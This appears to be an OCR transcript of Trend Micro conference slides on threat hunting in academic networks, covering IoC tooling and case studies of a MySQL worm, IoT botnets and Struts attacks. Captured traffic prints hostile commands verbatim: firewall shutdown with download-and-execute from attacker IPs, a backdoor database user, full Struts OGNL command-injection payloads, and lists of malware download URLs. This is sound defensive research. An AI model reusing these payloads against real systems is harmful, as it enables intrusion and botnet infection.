
29th ANNUAL FIRST CONFERENCE

SAN JUAN
PUERTO RICO
JUNE 11-16, 2017

FIGHTING PIRATES AND PRIVATEERS

WWW.FIRST.ORG

Hunting for Threats in Academic Networks



Fyodor Yarochkin
Vladimir Kropotov
Trend Micro FTR

Agenda

- Methods
- Case Studies
- Lessons Learnt

How Academic Networks differ from ..

- Significant Data Volume: Can't store everything (so data aggregation, meta-data exctraction done)
- Academic Network: a network full of researchers ->weird protocols, and weird hits, malware infested websites
- Anomaly detection doesn't work

Frequently Asked Questions (and ANSWERS)

Building “FAQ” systems that answer common “hunting” questions is helpful:

- Have I seen this IP address?
- Have I seen this email? domain? host? .. email subject?
- I want to get notified if I see this _artifact_ on my network

How to hunt ..

Slow “old” style ;-)

```
find ./ -name 'conn*' -exec zgrep -H "117\.103\
```

New Style

```
[root@asgc-cap ~]# ipdb 117.103.    .114
{'status': 'o', 'start': 3186139, 'self': <CodernityDB.storage.IU_Storage object at 0
117.103.    .114 date: set(['sflowdata/20151201']), peer ASNs: set([70])
"70 | US | arin |  | NLM-GW - National Library of Medicine, US"
```



TREND MICRO

“Hunting” helpers: PDNS

- Have I seen a “domain name” matching this pattern?

```
fyodor@VSN00152:~$ curl -k https://v/pdns/dga/2017-02-02 | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  237k  100  237k    0     0   738k      0 --:--:-- --:--:-- --:--:--  738k
{
  "2017-02-02": [
    "070GKC0IL74U21V3FCB5ELJVMVB8TC1H.de",
    "07UILV1ITOK2Q7P9B48Q491TGU9MDM0Q.com",
    "0BBP3JEMKQ4VTPPQ7B5D7RUD792GSMRL.com",
    "0BFD0JF1OMU4510CTE8QB0HO7RVN0PHC.tw",
    "0BTO2FJRE2C5G7UCGNI13MLOVVMNPK0A.tw",
    "0D2QDQSKAU14QP7R5V61E4K422R0ULC8.net",
    "0E84FUNQJ23SB1DC9NJQ54IOLS2QANTS.com",
    "0GCDFVAPOOV18S23FI0B1IN0Q0GMJOIF.cn",
    "0HJD0914VIBQ778AG9QQJMTKKB92BEBT.net",
```

IoC collection: IntelMQ is awesome



IntelMQ sources

- Our honeypot systems
- 3rd party Intel Feeds, MISP
- custom scrapper scripts

```
/usr/bin/python3 /usr/local/bin/intelmq.bots.parsers.abusech.parser_domain abusech-domain-parser
/usr/bin/python3 /usr/local/bin/intelmq.bots.collectors.http.collector_http abusech-feodo-domains-collect
/usr/bin/python3 /usr/local/bin/intelmq.bots.experts.cymru_whois.expert cymru-whois-expert
/usr/bin/python3 /usr/local/bin/intelmq.bots.experts.deduplicator.expert deduplicator-expert
/usr/bin/python3 /usr/local/bin/intelmq.bots.outputs.file.output file-output
/usr/bin/python3 /usr/local/bin/intelmq.bots.experts.gethostbyname.expert gethostbyname-1-expert
/usr/bin/python3 /usr/local/bin/intelmq.bots.experts.gethostbyname.expert gethostbyname-2-expert
/usr/bin/python3 /usr/local/bin/intelmq.bots.parsers.malc0de.parser malc0de-parser
/usr/bin/python3 /usr/local/bin/intelmq.bots.collectors.http.collector_http malc0de-windows-format-collec
/usr/bin/python3 /usr/local/bin/intelmq.bots.collectors.http.collector_http malware-domain-list-collector
/usr/bin/python3 /usr/local/bin/intelmq.bots.parsers.malwaredomainlist.parser malware-domain-list-parser
/usr/bin/python3 /usr/local/bin/intelmq.bots.collectors.http.collector_http spamhaus-drop-collector
/usr/bin/python3 /usr/local/bin/intelmq.bots.parsers.spamhaus.parser_drop spamhaus-drop-parser
/usr/bin/python3 /usr/local/bin/intelmq.bots.experts.taxonomy.expert taxonomy-expert
/usr/bin/python3 /usr/local/bin/intelmq.bots.experts.url2fqdn.expert url2fqdn-expert
```

Data to fetch with custom scripts

序	限制IP	限制型態	流量	起限時間	距日	管理
1	109.72.72.105	DNS DoS	手動設定	2017-02-06 14:15:39	28.48	封鎖
2	37.190.37.118	DNS DoS	手動設定	2017-02-06 14:15:09	28.48	封鎖
3	91.79.145.242	DNS DoS	手動設定	2017-02-06 14:14:35	28.48	封鎖
4	114.115.217	DNS DoS	手動設定	2017-02-06 14:14:10	28.48	封鎖
5	37.77.30.193	DNS DoS	手動設定	2017-02-06 14:13:31	28.48	封鎖
6	91.78.22.231	DNS DoS	手動設定	2017-02-03 11:38:37	31.59	封鎖
7	103.236.253.209	DNS DoS	手動設定	2017-02-03 11:37:34	31.59	封鎖
8	27.155.177.177	SQL injection	手動設定	2016-12-20 21:09:28	76.19	封鎖
9	167.114.113.72	Malware Provider	手動設定	2016-11-08 22:49:17	118.12	封鎖

Hunting with intelMQ indicators and BRO

/usr/local/bro/share/bro/site/local.bro

```
const feed_directory =
"/usr/local/bro/feeds";
redef Intel::read_files += {
        feed_directory + "/tor.intel",
        feed_directory + “/other.intel",
};

@load frameworks/intel/seen
@load frameworks/intel/do_notice
```

Case Studies

WHATEVER YOU SEE IN THE NEWS, WE PROBABLY SEE IT TOO :-)

mysql worming activities

Network Magazine
Technology Decisions For The Enterprise

[an error occurred while processing this directi

Home > **News & Analysis**

Worm targets MySQL

A new worm spreading on the Internet targets computers running the MySQL open-source thousands of Windows machines running this database.

The new threat is a new version of a common network worm named Forbot. It infects mac installations running on Windows machines that are connected to the Internet. The new Fo

behaviour

```
query   CREATE FUNCTION sys_eval RETURNS string SONAME 'xiaoji64.so'
query   CREATE FUNCTION sys_eval RETURNS string SONAME 'xiaoji.so'
query   create function sys_eval returns string soname "lib_mysqludf_sys.so"
query   CREATE FUNCTION mylab_sys_exec RETURNS INTEGER SONAME "mylab_sys_exec.so"
query   system wget http://182.254.213.14:5555/v9mm
query   system chmod +x v9mm
query   system chmod 777 v9mm\x0asystem ./v9mm
query   select sys_eval("/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -c http://1
2.254.213.14:5555/v9mm;chmod 777 v9mm;./v9mm;")
query   SELECT mylab_sys_exec(/etc/init.d/iptables stop
query   service iptables stop
query   SuSEfirewall2 stop
query   reSuSEfirewall2 stop
query   wget -c http://182.254.213.14:5555/v9mm
query   chmod 777 v9mm
query   ./v9mm
query   ");\x0aDrop FUNCTION IF EXISTS lib_mysqludf_sys_info;\x0aDrop FUNCTION IF EXISTS sys_get;\x0aDrop FUNCTION IF EXISTS sys_
et;\x0aDrop FUNCTION IF EXISTS sys_exec;\x0aDrop FUNCTION IF EXISTS sys_eval;
quit    (empty)
query   show variables like "%plugin%";
query   show variables like "%plugin%";
query   SELECT @@version_compile_os;
query   show variables like '%version_compile_machine%';
query   GRANT  ALTER, ALTER ROUTINE, CREATE, CREATE ROUTINE, CREATE TEMPORARY TABLES, CREATE USER, CREATE VIEW, DROP, EVENT, EXEC
TE, FILE, INDEX, LOCK TABLES, PROCESS, REFERENCES, RELOAD, REPLICATION CLIENT, REPLICATION SLAVE, SHOW DATABASES, SHOW VIEW, SHU
OWN, SUPER, TRIGGER ON  *.* TO 'root'@'%' WITH GRANT OPTION;
query   FLUSH PRIVILEGES;
query   FLUSH PRIVILEGES;
query   GRANT ALTER, ALTER ROUTINE, CREATE, CREATE ROUTINE, CREATE TEMPORARY TABLES, CREATE VIEW, DELETE, DROP, EVENT, EXECUTE, I
DEX, INSERT, LOCK TABLES, REFERENCES, SELECT, SHOW VIEW, TRIGGER, UPDATE ON `mysql`.* TO 'root'@'%' WITH GRANT OPTION;
query   FLUSH PRIVILEGES;
query   FLUSH PRIVILEGES;
query   insert into mysql.user(Host,User,Password) values("%","mysqld",password("654321*q"));
```

MYSQL worm

```
.
.E..>..@.t...:6iK.....[..i...u.*jP.?..........FLUSH PRIVILEGES;
10:39:10.238037 IP 58.54.105.75.49755 > 202.169.170.12.mysql: Flags [P.], seq 4294966475:4294966565, ack 4294966990, win 16294, le
ngth 90
.
..E....B@.t...:6iK.....[..i..2u.*uP.?.....V....insert into mysql.user(Host,User,Password) values("%","mysqld",password("654321*a")
);
10:39:11.265521 IP 58.54.105.75.49755 > 202.169.170.12.mysql: Flags [P.], seq 4294966565:4294966587, ack 4294967050, win 16279, le
ngth 22
.
..E..>..@.t...:6iK.....[..i...u.*.P.?.-n.......FLUSH PRIVILEGES;
10:39:11.597112 IP 58.54.105.75.49755 > 202.169.170.12.mysql: Flags [P.], seq 4294966587:4294966642, ack 4294967061, win 16277, le
ngth 55
.
..E..._.
@.t..W:6iK.....[..i...u.*.P.?..a..3....CREATE USER 'mysqld'@'%' IDENTIFIED BY '654321*a';
10:39:11.864607 IP 58.54.105.75.49755 > 202.169.170.12.mysql: Flags [P.], seq 4294966642:4294966961, ack 4294967119, win 16262, le
```

possibly compromised: 202.169.170.12

TREND MICRO

samples payload

Most of these samples are DDoS binaries.
Some are UPX packed
Carry embedded Amplification point lists. Can do HTTP Floods.
Built with C++

```
X11;Linux x86_64
Mozilla/5.0 (|S|) AppleWebKit/537.17 (KHTML, like Gecko) Chrome/|D&23&25|.|D&0&9|.|D&1000&9000|.|D&10&99| Safari/537.17
Mozilla/5.0 (|S|; rv:18.0) Gecko/20100101 Firefox/18.0
Opera/|D&7&9|.|D&70&90| (|S|) Presto/2.|D&8&18|.|D&90&890| Version/|D&11&12|.|D&10&19|
```

```
61.132.163.68
202.102.192.68
202.102.213.68
202.102.200.101
58.242.2.2
202.38.64.1
211.91.88.129
211.138.180.2
218.104.78.2
202.102.199.68
202.175.3.3
```

IoT botnets

LILY HAY NEWMAN SECURITY 12.09.16 7:00 AM

THE BOTNET THAT BROKE THE INTERNET ISN'T GOING AWAY

TREND MICRO

Infections observed as early as 2014

TREND MICRO

Lots and lots of IoT stuff

```
.7.17.147.41600 > 202.140.186.116.telnet: Flags [S], seq 3398220404,
.7.17.147.41600 > 202.140.164.196.telnet: Flags [S], seq 3398214852,
.7.17.147.41600 > 117.103.111.106.telnet: Flags [S], seq 1969713002,
.7.17.147.41600 > 117.103.107.91.telnet: Flags [S], seq 1969711963, w
.7.17.147.41600 > 117.103.107.91.telnet: Flags [R], seq 1969711964, w
.7.17.147.34157 > 117.103.107.91.telnet: Flags [S], seq 2427059546, w
 wget http://0.0.0.0/gtop.sh || curl -O http://0.0.0.0/gtop.sh
hmod 777 tftp2.sh; sh tftp2.sh; rm -rf gtop.sh tftp1.sh tftp2.

 wget http://0.0.0.0/gtop.sh || curl -O http://0.0.0.0/gtop.sh
chmod 777 tftp2.sh; sh tftp2.sh; rm -rf gtop.sh tftp1.sh tftp2
23.94.47.57/gtop.sh || curl -O http://23.94.47.57/gtop.sh;
 chmod 777 tftp2.sh; sh tftp2.sh; rm -rf gtop.sh tftp1.sh
```

Honeypots & IoT worms

```
4_32_138_5561: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2
_32_116_7878_HJH2: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU
_32_116_7878_HJH2: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_32_116_7878_vv10: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linu
_kfj_cc_1611_24A1d4m1: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/
_kfj_cc_1611_26A1d4m1: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, for
_kfj_cc_1611_1adm4a2r3m: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (SYSV), statically linked, for GNU/
9_248_71_321_vs9_s: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripp
_32_116_7878_HJH2: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_kfj_cc_1611_a1d4m2: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripp
_kfj_cc_1611_a1d4m1: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripp
_kfj_cc_1611_dd_wrt1adm4: ELF 32-bit MSB  executable, MIPS, MIPS32 rel2 version 1, statically linked, for GNU
_kfj_cc_1611_1adm4a2r3m: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (SYSV), statically linked, for GNU/
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
6_51_138_8756_24: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linu
_kfj_cc_1611_D4ike2_4: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, stripped
_kfj_cc_1611_D4ike2_6: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, for
_kfj_cc_1612_D4ike2_4: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/
_kfj_cc_1612_d4i_wrt: ELF 32-bit MSB  executable, MIPS, MIPS32 rel2 version 1, statically linked, for GNU/Lin
_kfj_cc_1612_D4ike_mips: ELF 32-bit LSB  executable, MIPS, MIPS32 rel2 version 1, statically linked, for GNU/
```

Honeypots and IoT worms

```
oot@apt:~# wget http://a1d4m.kfj.cc:1612/D4ike2.4
--2017-03-05 18:33:08--  http://a1d4m.kfj.cc:1612/D4ike2.4
onnecting to a1d4m.kfj.cc:1612... connected.
TTP request sent, awaiting response... 200 OK
ength: 5100983 (4M) [application/octet-stream]
aving to: `/root/D4ike2.4

 1% [>                                      ] 81,748       21K/s  eta 3m 58schmod 0755 /root/D4ike2.4
 5% [==>                                    ] 287,620      37K/s  eta 2m 8s nohup /root/D4ike2.4 > /dev/null 2>&1 &
 9% [===>                                   ] 486,168      41K/s  eta 1m 52schmod 777 D4ike2.4
```

automated sample collection!! ;-)

TREND MICRO

Struts vuln: First Observations in January

```
T 222.186.34.148:4021 -> 140.109.98.2:88 [AP]
  GET /index.action HTTP/1.1..User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36..Acce
ontent-Type: %{(#nike='
  multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext
]).(#ognlUtil=#containe
  r.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMembe
m)))).(#cmd='whoami').(
  #iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c','echo windows--2017'}:{'/bin/bash','-c','echo linux--2
p=new java.lang.Process
  Builder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.co
OUtils@copy(#process.ge
  tInputStream(),#ros)).(#ros.flush())}..Host: 140.109.98.2:88..Connection: Keep-Alive....

T 123.134.185.140:62834 -> 117.103.108.47:80 [AP]
  POST / HTTP/1.1..Host:qcn.twgrid.org:80..Accept-Language: zh_CN..User-Agent: Auto Spider 1.0..Accept-Encoding: gzip, deflate..Connection: close..Content-Length: 866.
pe: multipart/form-data
  ; boundary=--------------------------7e116d19044c....----------------------------7e116d19044c..Content-Disposition: form-data; name="test"; filename="%{(#test='mult
-data').(#dm=@ognl.Ognl
  Context@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.ge
@com.opensymphony.xwork
  2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#req=@org.apache.str
etActionContext@getRequ
  est()).(#res=@org.apache.struts2.ServletActionContext@getResponse()).(#res.setContentType('text/html;charset=UTF-8')).(#res.getWriter().print('security_')).(#res.getW
int('check')).(#res.get
  Writer().flush()).(#res.getWriter().close())}.b"..Content-Type: text/plain....x..----------------------------7e116d19044c--

T 123.134.185.140:62889 -> 117.103.108.47:80 [AP]
  POST / HTTP/1.1..Host:qcn.twgrid.org:80..Accept-Language: zh_CN..User-Agent: Auto Spider 1.0..Accept-Encoding: gzip, deflate..Connection: close..Content-Length: 0..Co
: %{(#test='multipart/f
  orm-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']
il=#container.getInstan
  ce(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm
=@org.apache.struts2.Se
  rvletActionContext@getRequest()).(#res=@org.apache.struts2.ServletActionContext@getResponse()).(#res.setContentType('text/html;charset=UTF-8')).(#res.getWriter().print
y_')).(#res.getWriter()
  .print('check')).(#res.getWriter().flush()).(#res.getWriter().close())}....
```

Extracting payloads: ChinaZ

```
http://180.150.226.202:8087/exp;
http://115.231.220.67:6551/WY
http://121.42.249.245:1996/xhx
http://58.221.58.113:8080/v9
http://180.97.215.10:45367/stb
http://115.231.220.67:1990
http://118.193.217.144:2017
http://103.212.33.154:2020
http://27.148.156.123.33333
http://218.93.208.12:6001
http://43.241.157.58:6001
http://115.231.220.67:6551/win
http://123.249.79.231:8080/xixidd
http://124.172.158.227:8899/uopdf
http://180.97.215.10:45367/stb
http://218.93.208.12:5621/syn25000
http://222.186.58.213:124/linuxxa
http://222.187.221.190:1234/2020
http://222.187.221.215/nihao
http://27.148.156.123:12345/Lin.1
http://47.52.4.223:6673/Client
http://47.52.4.223:6673/LManager
http://47.52.4.223:9944/cnm
http://61.147.73.38:2651/syn13576
http://61.147.73.38:4852/10771111
http://61.147.73.38:4852/syn13576
http://61.147.73.38:4852/syn135777
http://wap.tfddos.net:57843/linux
```

```
http://123.184.34.4/64.1
http://180.150.226.202:8087/exp
http://115.231.220.67:6551/win
http://123.249.3.246:4563/clientegvt
http://222.187.221.190:1234/2020
http://47.52.4.223:9944/cnm
http://183.61.5.41:7006/tomcat
http://222.187.221.215/nihao
http://103.40.102.37:8090/C64
http://45.77.17.225/t0mcat
http://60.169.81.131:7720/Llient
http://47.52.4.223:9943/CClient
http://43.228.235.195:9008/Linux2.6
http://222.187.221.215/nihao
http://172.87.28.82:9870/123
http://139.201.126.226:8080/Lin
http://123.56.15.178:9869/lts
http://121.42.249.245:2356/sys32
http://111.74.238.175:2009/sy
http://111.121.193.205:8080/dashu
http://103.56.115.136:6785/HEAD
http://180.100.235.26:9/6
http://123.249.4.203:4489/zipz
http://ly.drink1234.com/syn045
http://ly.drink1234.com/PHPCGI
http://43.228.235.195:12850/linux.6.4.0
http://222.186.134.221:8080/udp
http://222.186.134.221:8080/32
http://183.60.202.62:2146/cy-slisc
http://118.193.137.211/st2kjuntuan.1
http://117.21.191.103:9020/win8
```


TREND MICRO

collected samples

```
3263191BB692D639D4C2E1F01EDF81B0986374F04B32760B3A122633B926B945F2D797  linuxs//64.1
3553E60AD447C9F2D9E205B2419BF47F0A20AA31CD3A9F4BFE8D0D59B537D093909766  linuxs//32.1
3F054A05B8819F21C6C125B6FA6E82A8B3571775D7E6F306690447383BC7A9E4F3A381  linuxs//lymm
45254A09BD809F52C5D92B76F64E429833278754D7AAF306590807397B87AAF4F3B309  linuxs//csd.1
4F255A06B8919F52C6C036BAFA2F539573270B58D6F6F30699144B383FC799A4F3A211  linuxs//larm
4F456B12FBD0CCB1D84616F5100FDA35D5229677A01BCA4FEA5DCD38BB29181AB1A37E  linuxs//Linux-syn12188
56157D8AF6C751F3C8934EB0025BE73F4231AA268017CD96F78DDE15F823E96570A259  linuxs//123
58F43A03B2A058E9C497C1315BCBD2B29A32F8745323EB5B3281DF353A25DA19F59B17  linuxs//linux
58F43A03B2A058E9C497C1315BCBD2B29A32F8745323EB5B3281DF353A25DA19F59B17  linuxs//linux.1
68157D8AF6C751F3C8934EB0025BE73F4231AA268017CD96F78DDE15F823E96570A259  linuxs//lts
